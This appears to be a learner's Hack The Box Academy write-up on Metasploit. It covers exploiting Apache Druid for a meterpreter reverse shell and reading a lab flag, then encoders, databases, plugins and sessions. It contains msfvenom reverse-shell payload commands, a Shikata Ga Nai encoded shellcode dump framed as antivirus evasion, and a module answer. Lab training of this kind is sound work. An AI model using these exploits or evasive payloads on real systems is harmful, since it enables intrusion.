windows/x64/vncinject/$	VNC Server (Reflective Injection) + varieties above


Questions

Answer the question(s) below to complete this Section and earn cubes!

Ans: HTB{MSF_Expl01t4t10n}

Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.


First was to check for an Apache Druid service exploit using command **search Apache Druid**



```
msf6 exploit(linux/http/apache_druid_js_rce) > search Apache Druid

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/linux/http/apache_druid_js_rce  2021-01-21       excellent  Yes    Apache Druid 0.20.0 Remote Command Executio
n
   1  auxiliary/scanner/http/log4shell_scanner  2021-12-09     normal     No     Log4Shell HTTP Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/log4shell_scanner
```

After I received some results, I checked on which exploit I preffered to use, for this case the first module seems to be ranked as excellent so I choose to use the first module.


Command used:- use 0



```
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/http/log4shell_scanner

msf6 exploit(linux/http/apache_druid_js_rce) > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
```

Next was to use command show options for me to know what this exploit required to be set for an effective exploit.


Command used:- show options



```
msf6 exploit(linux/http/apache_druid_js_rce) > show options

Module options (exploit/linux/http/apache_druid_js_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                         ing-metasploit.html
   RPORT      8888             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The base path of Apache Druid
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,certutil,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the loca
                                       l machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux (dropper)



View the full module info with the info, or info -d command.
```

From this options my payload is set as:- linux/x64/meterpreter/reverse_tcp

I did not change it, I just decided to first use it and see if it was effective all I was left to change is the LHOST ansd the RHOSTS.




```
msf6 exploit(linux/http/apache_druid_js_rce) > set lhost 10.10.15.20
lhost => 10.10.15.20
msf6 exploit(linux/http/apache_druid_js_rce) > set rhosts 10.129.45.159
rhosts => 10.129.45.159
msf6 exploit(linux/http/apache_druid_js_rce) > show options
```

Once this two were set I run command show options to check if the changes had been made successfully.


For the target, since the service being attacked was Apache, I left it as it was (Linux (dropper))

When all was set, last command was **run** to trigger the exploit.




```
msf6 exploit(linux/http/apache_druid_js_rce) > run

[*] Started reverse TCP handler on 10.10.15.20:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Using URL: http://10.10.15.20:8080/50rYHYgNSQ
[*] Client 10.129.45.159 (curl/7.68.0) requested /50rYHYgNSQ
[*] Sending payload to 10.129.45.159 (curl/7.68.0)
[*] Sending stage (3045348 bytes) to 10.129.45.159
[*] Meterpreter session 2 opened (10.10.15.20:4444 → 10.129.45.159:47052) at 2024-02-21 16:05:38 +0300
[*] Command Stager progress - 100.00% done (114/114 bytes)
[*] Server stopped.

meterpreter > shell
```

After running this command I received a meterpreter shell but for ease of use and flexibility, I called for a shell.




```
meterpreter > shell
Process 1971 created.
Channel 1 created.
```

Next step was to navigate through the shell looking for the file that we were requested for.



```
meterpreter > shell
Process 1971 created.
Channel 1 created.
ls
LICENSE
NOTICE
README
bin
conf
extensions
hadoop-dependencies
lib
licenses
quickstart
var
cd ../
ls
druid
druid.sh
flag.txt
snap
```

Finally I was able to come across it after some navigation, what was left to read this file contents and for this task I used the command cat.




```
flag.txt
snap
cat flag.txt
HTB{MSF_Expl01t4t10n}
```

That is how I found my flag.

Encoders

Encoders have assisted with making payloads compatible with different processor architectures while at the same time helping with antivirus evasion. Encoders come into play with the role of changing the payload to run on different operating systems and architectures.


They include:-



```
x64            x86            sparc               ppc            mips
```

Shikata Ga Nai (SGN) is one of the most utilized Encoding schemes today because it is so hard to detect that payloads encoded through its mechanism are not universally undetectable anymore.

Shikata Ga Nai Encoding



```
00000000  d9 cf d9 74 24 f4 58 2b  c9 b1 56 bb e7 23 68 a3  |...t$.X+..V..#h.|
00000010  31 58 18 83 c0 04 03 58  14 e2 f5 fc e8 82 00 00  |1X.....X........|
00000020  00 60 89 e5 31 c0 64 8b  50 30 8b 52 0c 8b 52 14  |.`..1.d.P0.R..R.|
00000030  8b 72 28 0f b7 4a 26 31  ff ac 3c 61 7c 02 2c 20  |.r(..J&1..<a|., |
00000040  c1 cf 0d 01 c7 e2 f2 52  57 8b 52 10 8b 4a 3c 8b  |.......RW.R..J<.|
00000050  4c 11 78 e3 48 01 d1 51  8b 59 20 01 d3 8b 49 18  |L.x.H..Q.Y ...I.|
00000060  e3 3a 49 8b 34 8b 01 d6  31 ff ac c1 cf 0d 01 c7  |.:I.4...1.......|
00000070  38 e0 75 f6 03 7d f8 3b  7d 24 75 e4 58 8b 58 24  |8.u..}.;}$u.X.X$|
00000080  01 d3 66 8b 0c 4b 8b 58  1c 01 d3 8b 04 8b 01 d0  |..f..K.X........|
00000090  89 44 24 24 5b 5b 61 59  5a 51 ff e0 5f 5f 5a 8b  |.D$$[[aYZQ..__Z.|
000000a0  12 eb 8d 5d 68 33 32 00  00 68 77 73 32 5f 54 68  |...]h32..hws2_Th|
000000b0  4c 77 26 07 89 e8 ff d0  b8 90 01 00 00 29 c4 54  |Lw&..........).T|
000000c0  50 68 29 80 6b 00 ff d5  6a 0a 68 c0 a8 0a 0a 68  |Ph).k...j.h....h|
000000d0  02 00 05 39 89 e6 50 50  50 50 40 50 1b b0 cf 6f  |...9..PPPP@P...o|
000000e0  94 ef f0 8f 7f 98 9b 7f  29 f0 33 19 70 8a a2 e6  |........).3.p...|
000000f0  af f6 e5 6d 45 06 ab 85  2c 14 dc f1 ce e4 1d 94  |...mE...,.......|
00000100  ce 8e 19 3e 99 26 20 67  ed e8 db 42 6e ee 24 13  |...>.& g...Bn.$.|
00000110  46 84 13 81 e6 f2 5b 45  e6 02 0a 0f e6 6a ea 6b  |F.....[E.....j.k|
00000120  b5 8f f5 a1 aa 03 60 4a  9a f0 23 22 20 2e 03 ed  |......`J..#" ...|
00000130  db 05 17 ea 23 db 30 53  4b 23 01 63 8b 49 81 33  |....#.0SK#.c.I.3|
00000140  e3 86 ae bc c3 67 65 95  4b ed e8 57 ea f2 20 39  |.....ge.K..W.. 9|
00000150  b2 f3 c7 e2 45 89 a8 15  a6 6e a1 71 a7 6e cd 87  |....E....n.q.n..|
00000160  94 b8 f4 fd db 78 43 0d  6e dc e2 84 90 72 f4 8c  |.....xC.n....r..|

                                    XOR key: 895979531    Iteration: 51
```

Generating Payload - Without Encoding

msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl

Generating Payload - With Encoding

msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl -e x86/shikata_ga_nai

Metasploit offers a tool called **msf-virustotal** that we can use with an API key to analyze our payloads

Command example:- msf-virustotal -k <API key> -f TeamViewerInstall.exe

Databases

Databases in msfconsole are used to keep track of your results.

Msfconsole has built-in support for the PostgreSQL database system. With it, there is direct, quick and easy access to scan results with the added ability to import and export results in conjunction with third-party tools. Database entries can also be used to configure Exploit module parameters with the already existing findings directly.

Setting up the Database

First, we must ensure that the PostgreSQL server is up and running on our host machine.

Command used to turn up the server:- **sudo systemctl start postgresql**

Command used to check server status:- **sudo service postgresql status**


After starting PostgreSQL, we need to create and initialize the MSF database with command **msfdb init.**

Using Nmap Inside MSFconsole

we can use Nmap straight from msfconsole! To scan directly from the console without having to background or exit the process, use the db_nmap command.

Once inside an msfconsole, one can use nmap.

Example:- db_nmap -sV -sS 10.10.10.8



```
msf6 > db_nmap -sV -sS 10.10.10.8

[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-17 21:04 UTC
[*] Nmap: Nmap scan report for 10.10.10.8
[*] Nmap: Host is up (0.016s latency).
[*] Nmap: Not shown: 999 filtered ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 80/TCP open  http    HttpFileServer httpd 2.3
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds
```

This data can be imported back to msfconsole later when needed. Other commands related to data retention are the extended use of **hosts, services and the creds** and **loot commands.**

Services

The services command functions the same way as the previous one. It contains a table with descriptions and information on services discovered during scans or interactions.

Credentials

The creds command allows you to visualize the credentials gathered during your interactions with the target host.

Loot

The loot command works in conjunction with the command above to offer you an at-a-glance list of owned services and users.


Plugins

Plugins are readily available software that has already been released by third parties and have given approval to the creators of Metasploit to integrate their software inside the framework.

There are Community Edition plugins for free use but with limited functionality, or they can be individual projects developed by individual people.

Using Plugins

To start using a plugin, we will need to ensure it is installed in the correct directory on our machine. Navigating to /usr/share/metasploit-framework/plugins, which is the default directory for every new installation of msfconsole, should show us which plugins we have to our availability:




```
┌──(coderic㉿kali)-[~]
└─$ cd /usr/share/metasploit-framework/plugins

┌──(coderic㉿kali)-[/usr/share/metasploit-framework/plugins]
└─$ ls
aggregator.rb      capture.rb         ips_filter.rb  nessus.rb     rssfeed.rb           sounds.rb         wiki.rb
alias.rb           db_credcollect.rb  lab.rb         nexpose.rb    sample.rb            sqlmap.rb         wmap.rb
auto_add_route.rb  db_tracker.rb      libnotify.rb   openvas.rb    session_notifier.rb  thread.rb
beholder.rb        event_tester.rb    msfd.rb        pcap_log.rb   session_tagger.rb    token_adduser.rb
besecure.rb        ffautoregen.rb     msgrpc.rb      request.rb    socket_logger.rb     token_hunter.rb

┌──(coderic㉿kali)-[/usr/share/metasploit-framework/plugins]
└─$ |
```

Installing new Plugins

To install new custom plugins not included in new updates of the distro,we can place it in the folder at /usr/share/metasploit-framework/plugins with the proper permissions.

Downloading MSF Plugins



```
coderic@htb[/htb]$ git clone https://github.com/darkoperator/Metasploit-Plugins
coderic@htb[/htb]$ ls Metasploit-Plugins

aggregator.rb      ips_filter.rb  pcap_log.rb          sqlmap.rb
alias.rb           komand.rb      pentest.rb           thread.rb
auto_add_route.rb  lab.rb         request.rb           token_adduser.rb
beholder.rb        libnotify.rb   rssfeed.rb           token_hunter.rb
db_credcollect.rb  msfd.rb        sample.rb            twitt.rb
db_tracker.rb      msgrpc.rb      session_notifier.rb  wiki.rb
event_tester.rb    nessus.rb      session_tagger.rb    wmap.rb
ffautoregen.rb     nexpose.rb     socket_logger.rb
growl.rb           openvas.rb     sounds.rb
```

Sessions

MSFconsole can manage multiple modules at the same time. This is one of the many reasons it provides the user with so much flexibility. This is done with the use of Sessions, which creates dedicated control interfaces for all of your deployed modules.


Using Sessions

we can background the session as long as they form a channel of communication with the target host. This can be done either by pressing the [CTRL] + [Z] key combination or by typing the background command in the case of Meterpreter stages.

This will prompt us with a confirmation message. After accepting the prompt, we will be taken back to the msfconsole prompt (msf6 >) and will immediately be able to launch a different module.

Listing Active Sessions

We can use the **sessions** command to view our currently active sessions.




Sessions

```
msf6 exploit(windows/smb/psexec_psh) > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ MS01   10.10.10.129:443 -> 10.10.10.205:50501 (1(
```

Interacting with a Session

You can use the sessions -i [no.] command to open up a specific session.



Sessions

```
msf6 exploit(windows/smb/psexec_psh) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Jobs

We can use the jobs command to look at the currently active tasks running in the background and terminate the old ones to free up the port.

Viewing the Exploit Command Help Menu

When we run an exploit, we can run it as a job by typing exploit -j. Per the help menu for the exploit command, adding -j to our command. Instead of just exploit or run, will "run it in the context of a job."

Questions

Answer the question(s) below to complete this Section and earn cubes!

